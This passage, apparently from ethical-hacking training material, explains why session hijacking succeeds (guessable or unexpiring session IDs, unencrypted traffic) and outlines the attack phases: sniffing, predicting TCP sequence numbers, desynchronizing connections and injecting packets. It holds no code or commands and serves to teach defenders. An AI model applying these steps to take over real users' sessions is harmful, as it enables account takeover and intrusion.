
Why is Session Hijacking Successful?

Session hijacking succeeds because of the following factors.

- **Absence of account lockout for invalid session IDs**: If a website does not implement account lockout, an attacker can make several attempts to connect with varying session IDs embedded in a genuine URL. The attacker can continue making attempts until the actual session ID is determined. This attack is also known as a brute-force attack. During a brute-force attack, the web server does not display a warning message or complaint, allowing the attacker to determine the valid session ID.
- **Weak session-ID generation algorithm or small session IDs**: Most websites use linear algorithms to predict variables such as time or IP address for generating session IDs. By studying the sequential pattern and generating multiple requests, an attacker can easily narrow the search space necessary to forge a valid session ID. Even if a strong session-ID generation algorithm is used, an active session ID can be easily determined if the string is short.
- **Insecure handling of session IDs**: An attacker can retrieve stored session-ID information by misleading the user's browser into visiting another site. Before the session expires, the attacker can exploit the information in many ways, such as Domain Name System (DNS) poisoning, cross-site scripting exploitation, and the exploitation of a bug in the browser.
- **Indefinite session timeout**: Session IDs with an indefinite expiration time provides an attacker with unlimited time to guess a valid session ID. An example of this is the "remember me" option in many websites. The attacker can use static session IDs to the user's web account after capturing the user's cookie file. The attacker can also perform

session hijacking if they can break into a proxy server, which potentially logs or caches session IDs.

- **Most computers using TCP/Internet Protocol (IP) are vulnerable**: All machines running TCP/IP are vulnerable to session hijacking because of the design flaws inherent in TCP/IP.
- **Most countermeasures do not work without encryption**: It is easy to sniff session IDs in a flat network if transport security is not set up properly during the transmission of session ID cookies, even if a web application uses Secure Sockets Layer (SSL) encryption. An attacker’s task becomes even easier if they capture session IDs containing actual login information.



Session Hijacking Process

Command Injection — Start injecting packets to the target server

Session ID Prediction — Take over the session

Session Desynchronization — Break the connection to the victim's machine

Monitor — Monitor the flow of packets and predict the sequence number

Sniff — Place yourself between the victim and the target (you must be able to sniff the network)

Session Hijacking Process

It is easier for an attacker to sneak into a system as a genuine user than to enter a system directly. An attacker can hijack a genuine user's session by finding an established session and taking it over after user authentication. After hijacking the session, the attacker can stay connected for hours without arousing suspicion. During this period, all traffic intended for the user's IP address goes to the attacker's system instead, and the attacker can plant backdoors or gain additional access to the system. Here, we examine how an attacker hijacks a session.



Command Injection
Start injecting packets to the target server
Session ID Prediction
Take over the session
Session Desynchronization
Break the connection to the victim's machine
Monitor
Monitor the flow of packets and predict the sequence number
Sniff
Place yourself between the victim and the target (you must be able to sniff the network)

Figure 11.2: Session hijacking process

Session hijacking can be divided into three broad phases.

- **Tracking the connection**

  The attacker uses a network sniffer to track a victim and host or uses a tool such as Nmap to scan the network for a target with a TCP sequence that is easy to predict. After identifying a victim, the attacker captures the sequence and acknowledgment numbers of the victim because TCP checks these numbers. The attacker then uses these numbers to construct packets.

- **Desynchronizing the connection**

  A desynchronized state occurs when a connection between a target and host is established, or stable with no data transmission or the server's sequence number is not equal to the client's acknowledgment number, or vice versa.

  To desynchronize the connection between the target and host, the attacker must change the sequence number or acknowledgment number (SEQ/ACK) of the server. For this purpose, the attacker sends null data to the server; consequently, the server's SEQ/ACK numbers advance, while the target machine does not register the increment. For example, before desynchronization, the attacker monitors the session without any interference, following which they send a large amount of null data to the server. These data change the ACK number on the server without affecting anything else, thereby desynchronizing the server and target.

  Another approach is to send a reset flag to the server to break the connection on the server side. Ideally, this occurs in the early setup stage of the connection. The attacker's goal is to break the connection on the server side and create a new connection with a different sequence number.

